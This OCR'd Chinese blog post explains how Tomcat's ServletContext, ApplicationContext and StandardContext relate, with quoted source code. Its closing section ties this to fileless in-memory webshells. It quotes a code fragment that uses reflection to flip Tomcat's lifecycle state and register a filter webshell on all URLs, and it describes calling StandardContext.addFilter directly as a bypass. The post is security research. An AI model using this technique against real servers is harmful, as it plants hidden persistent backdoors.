
关于Tomcat中的三个Context的理解

@yzddmr6
p牛在知识星球里问了一个问题：Tomcat中这三个StandardContext、ApplicationContext、ServletContext都是干什么的



skay师傅给出了自己的理解：https://mp.weixin.qq.com/s/BrbkTiCuX4lNEir3y24lew

这里来讲一讲我的理解，说的不一定对，仅供参考。

Context

context是上下文的意思，在java中经常能看到这个东西。那么到底是什么意思呢?

根据我的理解，如果把某次请求比作电影中的事件，那么context就相当于事件发生的背景。例如一部电影中的某个镜头中，张三大喊“奥利给”，但是只看这一个镜头我们不知道到底发生了什么，张三是谁，为什么要喊“奥利给”。所以就需要交代当时事情发生的背景。张三是吃饭前喊的奥利给？还是吃饭后喊的奥利给？因为对于同一件事情：张三喊奥利给这件事，发生的背景不同意义可能是不同的。吃饭前喊奥利给可能是饿了的意思，吃饭后喊奥利给可能是说吃饱了的意思。在WEB请求中也如此，在一次request请求发生时，背景，也就是context会记录当时的情形：当前WEB容器中有几个filter，有什么servlet，有什么listener，请求的参数，请求的路径，有没有什么全局的参数等等。

ServletContext

ServletContext是Servlet规范中规定的ServletContext接口，一般servlet都要实现这个接口。大概就是规定了如果要实现一个WEB容器，他的Context里面要有这些东西：获取路径，获取参数，获取当前的filter，获取当前的servlet等

```
package javax.servlet;

...

public interface ServletContext {
    String TEMPDIR = "javax.servlet.context.tempdir";
    String ORDERED_LIBS = "javax.servlet.context.orderedLibs";

    String getContextPath();

    ServletContext getContext(String var1);

...

    /** @deprecated */
    @Deprecated
    Servlet getServlet(String var1) throws ServletException;

    /** @deprecated */
    @Deprecated
    Enumeration<Servlet> getServlets();

    /** @deprecated */
    @Deprecated
    Enumeration<String> getServletNames();

    void log(String var1);

    /** @deprecated */
    @Deprecated
    void log(Exception var1, String var2);

```

```
33      void log(String var1, Throwable var2);
34
35      String getRealPath(String var1);
36
37      String getServerInfo();
38
39      String getInitParameter(String var1);
40
41      Enumeration<String> getInitParameterNames();
42
43      boolean setInitParameter(String var1, String var2);
44
45      Object getAttribute(String var1);
46
47      Enumeration<String> getAttributeNames();
48
49      void setAttribute(String var1, Object var2);
50
51      void removeAttribute(String var1);
52
53      String getServletContextName();
54
55      Dynamic addServlet(String var1, String var2);
56
57      Dynamic addServlet(String var1, Servlet var2);
58
59      Dynamic addServlet(String var1, Class<? extends Servlet> var
    2);
60
61      Dynamic addJspFile(String var1, String var2);
62
63      <T extends Servlet> T createServlet(Class<T> var1) throws Se
    rvletException;
64
65      ServletRegistration getServletRegistration(String var1);
66
67      Map<String, ? extends ServletRegistration> getServletRegistr
    ations();
68
69      javax.servlet.FilterRegistration.Dynamic addFilter(String va
```

```
r1, String var2);
70
71      javax.servlet.FilterRegistration.Dynamic addFilter(String va
r1, Filter var2);
72
73      javax.servlet.FilterRegistration.Dynamic addFilter(String va
r1, Class<? extends Filter> var2);
74
75      <T extends Filter> T createFilter(Class<T> var1) throws Serv
letException;
76
77      FilterRegistration getFilterRegistration(String var1);
78
79      Map<String, ? extends FilterRegistration> getFilterRegistrat
ions();
80
81      SessionCookieConfig getSessionCookieConfig();
82
83      void setSessionTrackingModes(Set<SessionTrackingMode> var1);
84
85      Set<SessionTrackingMode> getDefaultSessionTrackingModes();
86
87      Set<SessionTrackingMode> getEffectiveSessionTrackingModes();
88
89      void addListener(String var1);
90
91      <T extends EventListener> void addListener(T var1);
92
93      void addListener(Class<? extends EventListener> var1);
94
95      <T extends EventListener> T createListener(Class<T> var1) th
rows ServletException;
96
97      JspConfigDescriptor getJspConfigDescriptor();
98
99      ClassLoader getClassLoader();
100
101     void declareRoles(String... var1);
102
103     String getVirtualServerName();
```

```
104
105     int getSessionTimeout();
106
107     void setSessionTimeout(int var1);
108
109     String getRequestCharacterEncoding();
110
111     void setRequestCharacterEncoding(String var1);
112
113     String getResponseCharacterEncoding();
114
115     void setResponseCharacterEncoding(String var1);
116 }
```

ApplicationContext

在Tomcat中，ServletContext规范的实现是ApplicationContext，因为门面模式的原因，实际套了一层ApplicationContextFacade。关于什么是门面模式具体可以看这篇文章，简单来讲就是加一层包装。

其中ApplicationContext实现了ServletContext规范定义的一些方法，例如addServlet,addFilter等

StandardContext

StandardContext存在于org.apache.catalina.core.StandardContext。

实际上研究ApplicationContext的代码会发现，ApplicationContext所实现的方法其实都是调用的this.context中的方法

```
    }

    public int getSessionTimeout() { return this.context.getSessionTimeout(); }

}

public ServletRegistration getServletRegistration(String servletName) {
    Wrapper wrapper = (Wrapper)this.context.findChild(servletName);
    return wrapper == null ? null : new ApplicationServletRegistration(wrapper, this.context);
}
```

```
private javax.servlet.ServletRegistration.Dynamic addServlet(String servletName, String ser
    if (servletName != null && !servletName.equals("")) {
        if (!this.context.getState().equals(LifecycleState.STARTING_PREP)) {
            throw new IllegalStateException(sm.getString( key: "applicationContext.addServle
        } else {
            Wrapper wrapper = (Wrapper)this.context.findChild(servletName);
            if (wrapper == null) {
                wrapper = this.context.createWrapper();
                wrapper.setName(servletName);
                this.context.addChild(wrapper);
            } else if (wrapper.getName() != null && wrapper.getServletClass() != null) {
                if (!wrapper.isOverridable()) {
                    return null;
                }
```


而这个this.context就是一个实例化的StandardContext对象。

```
public class ApplicationContext implements ServletContext {
    protected static final boolean STRICT_SERVLET_COMPLIANCE;
    protected static final boolean GET_RESOURCE_REQUIRE_SLASH;
    protected Map<String, Object> attributes = new ConcurrentHashMap();
    private final Map<String, String> readOnlyAttributes = new ConcurrentHashMap();
    private final StandardContext context;
    private final Service service;
    private static final List<String> emptyString;
    private static final List<Servlet> emptyServlet;
    private final ServletContext facade = new ApplicationContextFacade(this);
    private final Map<String, String> parameters = new ConcurrentHashMap();
    private static final StringManager sm;
    private final ThreadLocal<ApplicationContext.DispatchData> dispatchData = new ThreadLocal();
    private SessionCookieConfig sessionCookieConfig;
    private Set<SessionTrackingMode> sessionTrackingModes = null;
    private Set<SessionTrackingMode> defaultSessionTrackingModes = null;
    private Set<SessionTrackingMode> supportedSessionTrackingModes = null;
    private boolean newServletContextListenerAllowed = true;

    public ApplicationContext(StandardContext context) {
        this.context = context;
        this.service = ((Engine)context.getParent().getParent()).getService();
        this.sessionCookieConfig = new ApplicationSessionCookieConfig(context);
        this.populateSessionTrackingModes();
    }
```

所以在我看来，StandardContext是Tomcat中真正起作用的Context，负责跟Tomcat的底层交互，ApplicationContext其实更像对StandardContext的一种封装。

用下面这张图来展示一下其中的关系



回过头看内存马。以添加filter为例，从上面的分析我们可以知道ApplicationContext跟Standerdcontext这两个东西都有addFilter的方法。那么实际选用哪一个呢？其实两种办法都可以。三梦师傅在基于tomcat的内存 Webshell 无文件攻击技术这篇文章里是利用反射修改了Tomcat的LifecycleState，绕过限制条件调用的ApplicationContext中的addFilter方法。

然而实际上并不管用，为什么呢?

```
private Dynamic addFilter(String filterName, String filterClass, Filter filter) throws
IllegalStateException {
    if (filterName != null && !filterName.equals("")) {
      if (!this.context.getState().equals(LifecycleState.STARTING_PREP)) {
        throw new IllegalStateException(sm.getString("applicationContext.addFilter.ise", new
Object[]{this.getContextPath()}));
      } else {
        FilterDef filterDef = this.context.findFilterDef(filterName);
        if (filterDef == null) {
          filterDef = new FilterDef();
          filterDef.setFilterName(filterName);
          this.context.addFilterDef(filterDef);
        } else if (filterDef.getFilterName() != null && filterDef.getFilterClass() != null) {
          return null;
        }
```

```
                    }
                    if (standardContext != null) {
                        //修改状态，要不然添加不了
                        java.lang.reflect.Field stateField =
org.apache.catalina.util.LifecycleBase.class
                            .getDeclaredField("state");
                        stateField.setAccessible(true);
                        stateField.set(standardContext,
org.apache.catalina.LifecycleState.STARTING_PREP);
                        //创建一个自定义的Filter马
                        Filter threedr3am = new TomcatShellInject();
                        //添加filter马
                        javax.servlet.FilterRegistration.Dynamic filterRegistration =
servletContext
                            .addFilter("threedr3am", threedr3am);
                        filterRegistration.setInitParameter("encoding", "utf-8");
                        filterRegistration.setAsyncSupported(false);
                        filterRegistration

.addMappingForUrlPatterns(java.util.EnumSet.of(javax.servlet.DispatcherType.REQUEST), false,
                                new String[]{"/*"});
                        //状态恢复，要不然服务不可用
                        if (stateField != null) {
                            stateField.set(standardContext,
org.apache.catalina.LifecycleState.STARTED);
                        }
```

但是因为实际上最终调用的还是StandardContext的addFilter方法，所以我们就可以直接调用StandardContext的addFilter方法进行绕过，从而省去了绕过一堆判断的过程。这种实现具体可以看这个师傅的公众号文章。